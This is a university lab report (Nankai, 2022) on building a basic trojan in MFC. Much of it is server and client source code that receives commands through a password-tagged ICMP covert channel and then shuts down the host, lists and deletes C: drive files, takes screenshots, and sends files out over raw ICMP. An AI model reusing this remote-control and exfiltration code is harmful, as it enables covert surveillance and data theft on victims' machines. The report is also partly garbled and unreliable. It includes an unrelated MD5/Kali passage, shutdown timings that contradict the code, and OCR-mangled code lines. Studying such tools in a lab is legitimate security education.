南开大学

Nankai University

南　　开　　大　　学

网 安 学 院

信息对抗技术实验报告

木马基本功能的实现

沙璇 1911562

年级：2019 级

专业：信息安全

提交日期：2022/5/22

2022 年 5 月 22 日

摘要

木马基本功能的实现

关键字：木马程序

目录

一、 实验目的及要求

本实验中，在设置好源、目的 IP 地址后，便可以通过 client 发送指令，对 server 进行操作，实现木马的基本功能。

1) 输出字符串：在服务端输出字符串。

2) 关机：令服务端 (server) 主机在 60 秒内关机。

3) 取消关机：在关机时限 (60 秒) 内，可以取消服务端主机关机。

4) 获取 C 盘文件列表：获取此时服务端 (server) 主机的 C 盘列表

5) 截屏：截取此时服务端 (server) 主机的桌面图像

6) 删除：在服务端 (server) 主机 C 盘列表中选取并删除指定文件。

7) 上传：在客户端 (Client) 主机中选取指定文件，将其内容传送并保存至文件“myFile.txt”。

8) 下载：在服务端 (server) 主机 C 盘列表中选取指定文件，将其内容拷贝至文件“myFile.txt”，并保存至所选路径下。

要求：写出实验报告，含程序代码和截图，word 或 pdf 格式。

二、 实验环境

本次实验在虚拟机中进行，操作系统为 winxp，编程软件为 VS2010

(一) xp 虚拟机

虚拟机（Virtual Machine）指通过软件模拟的具有完整硬件系统功能的、运行在一个完全隔离环境中的完整计算机系统。在实体计算机中能够完成的工作在虚拟机中都能够实现。在计算机中创建虚拟机时，需要将实体机的部分硬盘和内存容量作为虚拟机的硬盘和内存容量。每个虚拟机都有独立的 CMOS、硬盘和操作系统，可以像使用实体机一样对虚拟机进行操作。

虚拟机的优势在于，可以创造一个完全隔离于主机的运行环境。所以本次实验中选用 XP 虚拟机作为实验系统，方便且安全。

(二) VS2010

Microsoft Visual Studio（vs2010 是简称）是微软公司推出的开发环境。visual studio 2010 支持网页开发和应用程序开发。vs2010 相比之前的版本新增了许多的功能，如支持 Office，多显示器等，让用户享受更加便利的开发。

(三) MFC

MFC, 微软基础类 (Microsoft Foundation Classes), 同 VCL 类似, 是一种 Application Framework，随微软 Visual C++ 开发工具发布。目前最新版本为 9.0 （截止 2008 年 11 月）。该类库提供一组通用的可重用的类库供开发人员使用。大部分类均从 CObject 直接或间接派生，只有少部分类例外。

MFC 应用程序的总体结构通常由开发人员从 MFC 类派生的几个类和一个 CWinApp 类对象（应用程序对象）组成。MFC 提供了 MFC AppWizard 自动生成框架。Windows 应用程序中，MFC 的主包含文件为”Afxwin.h”。此外 MFC 的部分类为 MFC/ATL 通用，可以在 Win32 应用程序中单独包含并使用这些类。由于它的易用性，初学者常误认为 VC++ 开发必须使用 MFC。

这种想法是错误的。作为 Application Framework，MFC 的使用只能提高某些情况下的开发效率，只起到辅助作用，而不能替代整个 Win32 程序设计。

(四) socket 套接字

网络编程人员可以调用 windows 操作系统套接字访问通信协议，套接字存在与通信区域中，windows 套接字只支持一个通信区域即网际域(AF$_INET$ $SOCK_STREAM$ $SOCK_DGRAM$

1) 创建套接字

2) 将套接字绑定到一个本地地址和端口号上（bind）

3) 将套接字设为监听模式，准备接受客户请求（listen）

4) 等待客户请求，请求到来时接受请求，建立链接，并返回一个新的基于此次通信的套接字（accept）

5) 用返回的套接字和客户端进行通信（send、recv）

6) 返回，等待另一客户请求

7) 关闭套接字

基于 TCP 的 socket 编程的客户端程序流程如下：

1) 创建套接字

2) 向服务器端发送请求（connect）

3) 和服务器端进行通信（send、recv）

4) 关闭套接字

基于 UDP 的 socket 编程的服务器端程序流程如下：

1) 创建套接字

2) 将套接字绑定到本地地址和端口号上（bind）

3) 等待接收数据（recvfrom）

4) 关闭套接字

基于 UDP 的 socket 编程的客户端程序流程如下：

1) 创建套接字

2) 和服务器端进行通信（sendto）

3) 关闭套接字编写自定义消息处理函数

假如说要在 Cdlg 类中定义消息处理函数则步骤如下：

1) 在 Cdlg 类头文件中定义消息 define WM$_RECVDATAWM_USER+1$

2) 在 Cdlg 类的头文件中编写该消息响应函数原型的声明

// Generated message map functions

//AFX$_MSG(CChatDlg)$

virtual BOOL OnInitDialog();

afx$_msgvoidOnSysCommand(UINTnID, LPARAMlParam)$;

afx$_msgvoidOnPaint()$;

afx$_msgHCURSOROnQueryDragIcon()$;

afx$_msgvoidOnBtnSend()$;

//AFX$_MSGafx_msgvoidOnRecvData(WPARAMwParam, LPARAMlParam)$;

DECLARE$_MESSAGE_MAP()$

3) 在 Cdlg 类的实现文件中添加 WM$_RECVDATA$

BEGIN$_MESSAGE_MAP(CChatDlg, CDialog)$

//AFX$_MSG_MAP(CChatDlg)$

ON$_WM_SYSCOMMAND()$

$\mathrm{ON}_{W}M_{P}AINT()$
$\mathrm{ON}_{W}M_{Q}UERYDRAGICON()$
$\mathrm{ON}_{B}N_{C}LICKED(IDC_{B}TN_{S}END, OnBtnSend)$
$//\mathrm{AFX}_{M}SG_{M}AP$
$\mathrm{ON}_{M}ESSAGE(WM_{R}ECVDATA, OnRecvData)$
$\mathrm{END}_{M}ESSAGE_{M}AP()$
4) 在 Cdlg 类的实现文件中实现 OnRecvData 函数

三、 实验原理

本次实验使用 C 语言编写，在 kali 中运行。
涉及到的主要源文件有：main.cpp、md5.h、md5.cpp。完整代码见附件。
1. md5.h：该文件包含 md5 算法中所需头文件。
2. md5.cpp：md5 算法的实现。
3. main.cpp：该文件是程序的主文件，用于完成 MD5 程序中功能的选择和调用。

(一) 木马程序相关知识

木马程序就是一个网络上的 Client/Server 的概念。以下简单介绍一些木马程序的功能：1) 远程监控可以控制对方的鼠标、键盘和监视对方屏幕。
2) 记录密码
3) 取得电脑主机的信息资料如果你在电脑用户账户填上真名的话，对方就可能知道你的姓名了。
4) 远程控制
5) 发送信息

(二) 编程思路

服务器端编程的步骤：
1) 加载套接字库，创建套接字 (WSAStartup()/socket())；
2) 绑定套接字到一个 IP 地址和一个端口上 (bind())；
3) 将套接字设置为监听模式等待连接请求 (listen())；
4) 请求到来后，接受连接请求，返回一个新的对应于此次连接的套接字 (accept())；
5) 用返回的套接字和客户端进行通信 (send()/recv())；
6) 返回，等待另一连接请求；
7) 关闭套接字，关闭加载的套接字库 (closesocket()/WSACleanup())。
6 客户端编程的步骤：
1) 加载套接字库，创建套接字 (WSAStartup()/socket())；
2) 向服务器发出连接请求 (connect())；
3) 和服务器端进行通信 (send()/recv())；
4) 关闭套接字，关闭加载的套接字库 (closesocket()/WSACleanup())。
其中，客户端 server 和服务端 client 在两个不同的终端中运行，客户端 ip 地址为主机地址 127.0.0.1，端口是目前主机的开放端口。
运行服务端，再运行客户端，可以看到服务端接收到连接请求。
在客户端界面中选择要执行的功能，作为命令发送到服务端中。

服务端收到命令后执行命令，观察到对应功能的实现

(三) 关键代码细节

1. sever **端**

查找 c 盘文件的操作如下：

c 盘查找

```
//查找c盘文件
void    Recurse(LPCTSTR    pstr)
{
        CFileFind    finder;
        CString    str;
        memset(s, 0, 1000);
        t = s;
        CString    strWildcard(pstr);
        strWildcard += _T("\\*.*");
        BOOL    bWorking = finder.FindFile(strWildcard);
        while (bWorking)
        {
                bWorking = finder.FindNextFile();
                if (finder.IsDots() || finder.IsDirectory())
                        continue;
                str = finder.GetFileName();
                strncpy(s, str, sGetLengthtr.GetLength());
                s += str.() + 1;
        }
        finder.Close();
}
```

截屏操作如下：

截屏

```
void CapScreen(CString filename)
{
        CDC *pDC;
        pDC = CDC::FromHandle(GetDC(GetDesktopWindow()));
        if (pDC == NULL) return;
        int BitPerPixel = pDC->GetDeviceCaps(BITSPIXEL);
        int Width = pDC->GetDeviceCaps(HORZRES);
        int Height = pDC->GetDeviceCaps(VERTRES);

        CDC memDC;
        if (memDC.CreateCompatibleDC(pDC) == 0) return;

        CBitmap memBitmap, *oldmemBitmap;
        if (memBitmap.CreateCompatibleBitmap(pDC, Width, Height) == NULL)
            return;
```

```
15
16          oldmemBitmap = memDC.SelectObject(&memBitmap);
17          if (oldmemBitmap == NULL) return;
18          if (memDC.BitBlt(0, 0, Width, Height, pDC, 0, 0, SRCCOPY) == 0)
                return;
19
20          BITMAP bmp;
21          memBitmap.GetBitmap(&bmp);
22
23          FILE *fp = fopen(filename, "w+b");
24
25          BITMAPINFOHEADER bih = { 0 };
26          bih.biBitCount = bmp.bmBitsPixel;
27          bih.biCompression = BI_RGB;
28          bih.biHeight = bmp.bmHeight;
29          bih.biPlanes = 1;
30          bih.biSize = sizeof(BITMAPINFOHEADER);
31          bih.biSizeImage = bmp.bmWidthBytes * bmp.bmHeight;
32          bih.biWidth = bmp.bmWidth;
33
34          BITMAPFILEHEADER bfh = { 0 };
35          bfh.bfOffBits = sizeof(BITMAPFILEHEADER) + sizeof(BITMAPINFOHEADER);
36          bfh.bfSize = bfh.bfOffBits + bmp.bmWidthBytes * bmp.bmHeight;
37          bfh.bfType = (WORD)0x4d42;
38
39          fwrite(&bfh, 1, sizeof(BITMAPFILEHEADER), fp);
40          fwrite(&bih, 1, sizeof(BITMAPINFOHEADER), fp);
41
42          byte * p = new byte[bmp.bmWidthBytes * bmp.bmHeight];
43
44          GetDIBits(memDC.m_hDC,
45                    (HBITMAP)memBitmap.m_hObject,
46                    0,
47                    Height,
48                    p,
49                    (LPBITMAPINFO)&bih,
50                    DIB_RGB_COLORS);
51
52          fwrite(p, 1, bmp.bmWidthBytes * bmp.bmHeight, fp);
53
54          delete[] p;
55          fclose(fp);
56          memDC.SelectObject(oldmemBitmap);
57  }
```

客户端与服务端进行通信，客户端根据从服务端接收到的命令执行不同的操作，解析报文的具体代码如下：

报文解析

```
void decode_resp(char *buf, int bytes, struct sockaddr_in *from)

{
        CVServerApp* pApp = (CVServerApp*)AfxGetApp();
        CVServerDlg* pDlg = (CVServerDlg*)pApp->m_pMainWnd;

        int i;
        char *instead, *instead1, *name;
        instead = (char *)xmalloc(MAX_PACKET);
        instead1 = (char *)xmalloc(MAX_PACKET);

        IpHeader *iphdr;
        IcmpHeader *icmphdr;
        unsigned short iphdrlen;
        iphdr = (IpHeader *)buf;
        iphdrlen = iphdr->h_len * 4;
        icmphdr = (IcmpHeader*)(buf + iphdrlen);
        CString str;
        int len, length, bao;

        if (icmphdr->i_seq == ICMP_PASSWORD)//报文中携带的密码正确则输出数据段
        {
                //打印接收到的信息
                str.Format("%d bytes from %s: IcmpType %d IcmpCode %d", bytes, inet_ntoa(from->sin_addr), icmphdr->i_type, icmphdr->i_code);
                pDlg->m_show.InsertString(-1, str);
```

根据不同的报文明令，客户端选择执行不同的操作。根据实验要求，总共有八种不同命令。

输出命令的具体代码如下：

输出

```
                str = "---------- 输出命令 ---------- ";
                pDlg->m_show.InsertString(-1, str);
                str.Format("%s", (buf + iphdrlen + 12));
                pDlg->m_show.InsertString(-1, str);
```

关机命令的具体代码如下：

关机

```
                str = "---------- 关机命令 ---------- ";
                pDlg->m_show.InsertString(-1, str);
                str = "十分钟后即将关机……";
                pDlg->m_show.InsertString(-1, str);
                system("shutdown -s -t 600");    //控制十分钟后关机命令行
                break;
```

取消关机命令的具体代码如下:

取消关机

```
str = "----------取消关机命令----------";
pDlg->m_show.InsertString(-1, str);
str = "取消系统关机";
pDlg->m_show.InsertString(-1, str);
system("shutdown -a");      //取消关机命令行
```

获取 c 盘文件列表命令的具体代码如下:

输出

```
str = "-------获取C盘文件列表--------";
pDlg->m_show.InsertString(-1, str);
Recurse(_T("C:\\"));

dest.sin_addr.s_addr = inet_addr(ICMP_DEST_IP);
fill_icmp_data(instead, 1);
((IcmpHeader*)instead)->timestamp = GetTickCount();
((IcmpHeader*)instead)->i_seq = ICMP_PASSWORD;
((IcmpHeader*)instead)->i_cksum = checksum((USHORT*)
    instead, datasize);

bwrote = sendto(sockRaw, instead, datasize, 0, (
    struct sockaddr*)&dest, sizeof(dest));  //发送
if (bwrote == SOCKET_ERROR)
{
        if (WSAGetLastError() == WSAETIMEDOUT)
        {
            pDlg->m_show.InsertString(-1, "Timed
                out \n");
        }
        str.Format("sendto failed: %d\n",
            WSAGetLastError());
        AfxMessageBox(str);
}
else   //发送成功
{
        str.Format("\nSend Packet to %s Success! \n",
            ICMP_DEST_IP);
        pDlg->m_show.InsertString(-1, str);
}
if (bwrote<datasize)
{
        str.Format("Wrote %d bytes \n", bwrote);
        AfxMessageBox(str);
}
dest.sin_addr.s_addr = inet_addr(ICMP_DEST_IP1);
```

```
32                          break;
```

截屏命令的具体代码如下：

取消关机

```
1                           str = "----------截屏----------";
2                           pDlg->m_show.InsertString(-1, str);
3                           str = "c:\\map.bmp";
4                           CapScreen(str);
5                           if (!rwFile.Open(str, CFile::modeRead, NULL))
                                        //打开文件
6                           {
7                                   AfxMessageBox("无法打开文件!");
8                           }
9                           length = rwFile.GetLength();
10                          bao = length;
11                          while (length>0)
12                          {
13                                  memset(&Buf, 0, sizeof(Buf));
14                                  len = rwFile.Read(Buf, DEF_PACKET_SIZE);
15                                  length = length - len;
16                                  fill_icmp_data(instead1, 10);
17                                  ((IcmpHeader*)instead1)->timestamp =
                                        GetTickCount();
18                                  ((IcmpHeader*)instead1)->i_seq =
                                        ICMP_PASSWORD;
19                                  ((IcmpHeader*)icmp_data)->i_code = 10;
20                                  ((IcmpHeader*)instead1)->i_cksum = checksum((
                                        USHORT*)instead1, datasize);
21                                  dest.sin_addr.s_addr = inet_addr(ICMP_DEST_IP
                                        );
22
23                                  bwrote = sendto(sockRaw, instead1, datasize,
                                        0, (struct sockaddr*)&dest, sizeof(dest))
                                        ;  //发送
24                                  Sleep(10);
25                                  if (bwrote == SOCKET_ERROR)
26                                  {
27                                          if (WSAGetLastError() == WSAETIMEDOUT
                                                )
28                                          {
29                                                  pDlg->m_show.InsertString(-1,
                                                        "Timed out \n");
30                                          }
31                                          str.Format("sendto failed: %d\n",
                                                WSAGetLastError());
32                                          AfxMessageBox(str);
33                                  }
34                                  else        //发送成功
```

```
35                          {
36                                  str.Format("\nSend Packet to %s
                                        Success! \n", ICMP_DEST_IP);
37                                  pDlg->m_show.InsertString(-1, str);
38                          }
39                          if (bwrote<datasize)
40                          {
41                                  str.Format("Wrote %d bytes \n",
                                        bwrote);    //写文件
42                                  AfxMessageBox(str);
43                          }
44                  }
45                  rwFile.Close();
46
47                  fill_icmp_data(icmp_data, 11);
48                  ((IcmpHeader*)icmp_data)->timestamp = GetTickCount();
49                  ((IcmpHeader*)icmp_data)->i_seq = ICMP_PASSWORD;
50                  ((IcmpHeader*)icmp_data)->i_cksum = checksum((USHORT
                        *)icmp_data, datasize);
51
52                  bwrote = sendto(sockRaw, icmp_data, datasize, 0, (
                        struct sockaddr*)&dest, sizeof(dest));
53                  dest.sin_addr.s_addr = inet_addr(ICMP_DEST_IP1);
54                  break;
```

删除选择文件的具体代码如下：

删除选择文件

```
1                   str = "----------删除选择文件---------- "
                        ;
2                   pDlg->m_show.InsertString(-1, str);
3                   str = CString(buf + iphdrlen + 12);
4                   DeleteFile("c:\\" + str);
5                   break;
```

上传文件的具体代码如下：

上传文件

```
1                   str = "----------上传文件---------- ";
2                   pDlg->m_show.InsertString(-1, str);
3
4                   if (!rFile.Open(SFileName, CFile::modeReadWrite |
                        CFile::modeCreate | CFile::modeNoTruncate))
5                   {
6                           AfxMessageBox("无法打开文件!");
7                   }
8                   rFile.Seek(0, CFile::end);
9                   instead = (buf + iphdrlen + 12);
10                  rFile.Write(instead, DEF_PACKET_SIZE);
```

```
                rFile.Close();
                break;
```

下载文件的具体代码如下：

下载文件

```
                str = "----------下载文件---------- ";
                pDlg->m_show.InsertString(-1, str);
                str = CString(buf + iphdrlen + 12);
                AfxMessageBox("C:\\" + str);
                if (!rwFile.Open("C:\\" + str, CFile::modeRead, NULL)
                    )                   //打开文件
                {
                        AfxMessageBox("无法打开文件!");
                }
                length = rwFile.GetLength();
                bao = length;
                while (length>0)
                {
                        memset(&Buf, 0, sizeof(Buf));
                        len = rwFile.Read(Buf, DEF_PACKET_SIZE);
                        length = length - len;

                        fill_icmp_data(instead1, 10);
                        ((IcmpHeader*)instead1)->timestamp =
                            GetTickCount();
                        ((IcmpHeader*)instead1)->i_seq =
                            ICMP_PASSWORD;
                        ((IcmpHeader*)icmp_data)->i_code = 10;
                        ((IcmpHeader*)instead1)->i_cksum = checksum((
                            USHORT*)instead1, datasize);
                        dest.sin_addr.s_addr = inet_addr(ICMP_DEST_IP
                            );

                        bwrote = sendto(sockRaw, instead1, datasize,
                            0, (struct sockaddr*)&dest, sizeof(dest))
                            ;  //发送
                        if (bwrote == SOCKET_ERROR)
                        {
                                if (WSAGetLastError() == WSAETIMEDOUT
                                    )
                                {
                                        pDlg->m_show.InsertString(-1,
                                            "Timed out \n");
                                }
                                str.Format("sendto failed: %d\n",
                                    WSAGetLastError());
                                AfxMessageBox(str);
                        }
```

```
34                                  else    //发送成功
35                                  {
36                                          str.Format("\nSend Packet to %s
                                                Success! \n", ICMP_DEST_IP);
37                                          pDlg->m_show.InsertString(-1, str);
38                                  }
39                                  if (bwrote<datasize)        //写文件
40                                  {
41                                          str.Format("Wrote %d bytes \n",
                                                bwrote);
42                                          AfxMessageBox(str);
43                                  }
44                          }
45                          rwFile.Close();
46
47                          fill_icmp_data(icmp_data, 11);
48                          ((IcmpHeader*)icmp_data)->timestamp = GetTickCount();
49                          ((IcmpHeader*)icmp_data)->i_seq = ICMP_PASSWORD;
50                          ((IcmpHeader*)icmp_data)->i_cksum = checksum((USHORT
                                *)icmp_data, datasize);
51                          bwrote = sendto(sockRaw, icmp_data, datasize, 0, (
                                struct sockaddr*)&dest, sizeof(dest));
52                          dest.sin_addr.s_addr = inet_addr(ICMP_DEST_IP1);
53                          break;
```

2. client **端**

客户端接收服务端命令并执行八种不同操作，具体代码如下：

客户端

```
1  if (i == 3)  //获取C盘文件
2          {
3                  str = "------C盘文件列表------ ";
4                  pDlg->m_clist.InsertString(-1, str);
5                  sign = 1;
6          }
7          if (i == 4)  //截屏
8          {
9                  sign = 1;
10                 why = rFile.Open(fFileName, CFile::modeReadWrite | CFile::
                       modeCreate);
11                 if (!why)
12                 {
13                         CString stringtemp;
14                         stringtemp.Format("%d", why + 48);
15                         AfxMessageBox(stringtemp);
16                 }
17         }
```

```
18          if (i == 5) //删除文件
19          {
20                  j = m_clist.GetCurSel();
21                  m_clist.GetText(j, tmp1);
22                  AfxMessageBox(tmp1);
23          }
24          if (i == 6)    //上传文件
25          {
26                  AfxBeginThread(Send, NULL, THREAD_PRIORITY_NORMAL);
27                  return;
28          }
29          if (i == 7)    //下载文件
30          {
31                  sign = 1;
32                  why = rFile.Open(SFileName, CFile::modeReadWrite | CFile::
                        modeCreate);
33                  if (!why)
34                  {
35                          CString stringtemp;
36                          stringtemp.Format("%d", why + 48);
37                          AfxMessageBox(stringtemp);
38                  }
39                  j = m_clist.GetCurSel();
40                  m_clist.GetText(j, tmp1);
41          }
```

四、 实验结果

首先运行服务端，随后运行客户端。服务端如图1所示



图 1: sever

客户端如图2所示



图 2: 客户端

执行输出操作，服务端结果如图3所示



图 3: sever

客户端如图4所示



图 4: 客户端

执行关机操作，结果如图5所示



图 5: sever

执行取消关机操作，服务端结果如图6所示

图 6: sever

客户端如图7所示

图 7: 客户端

执行获取 c 盘文件操作，结果如图8所示



图 8: 获取 c 盘文件

执行截屏操作，结果如图9所示



图 9: 截屏

截屏文件如图10所示



图 10: 截屏

删除操作如图11所示



图 11: 删除

上传操作如图12所示

图 12: 上传

上传结果如图13所示

图 13: 上传

下载操作如图14所示

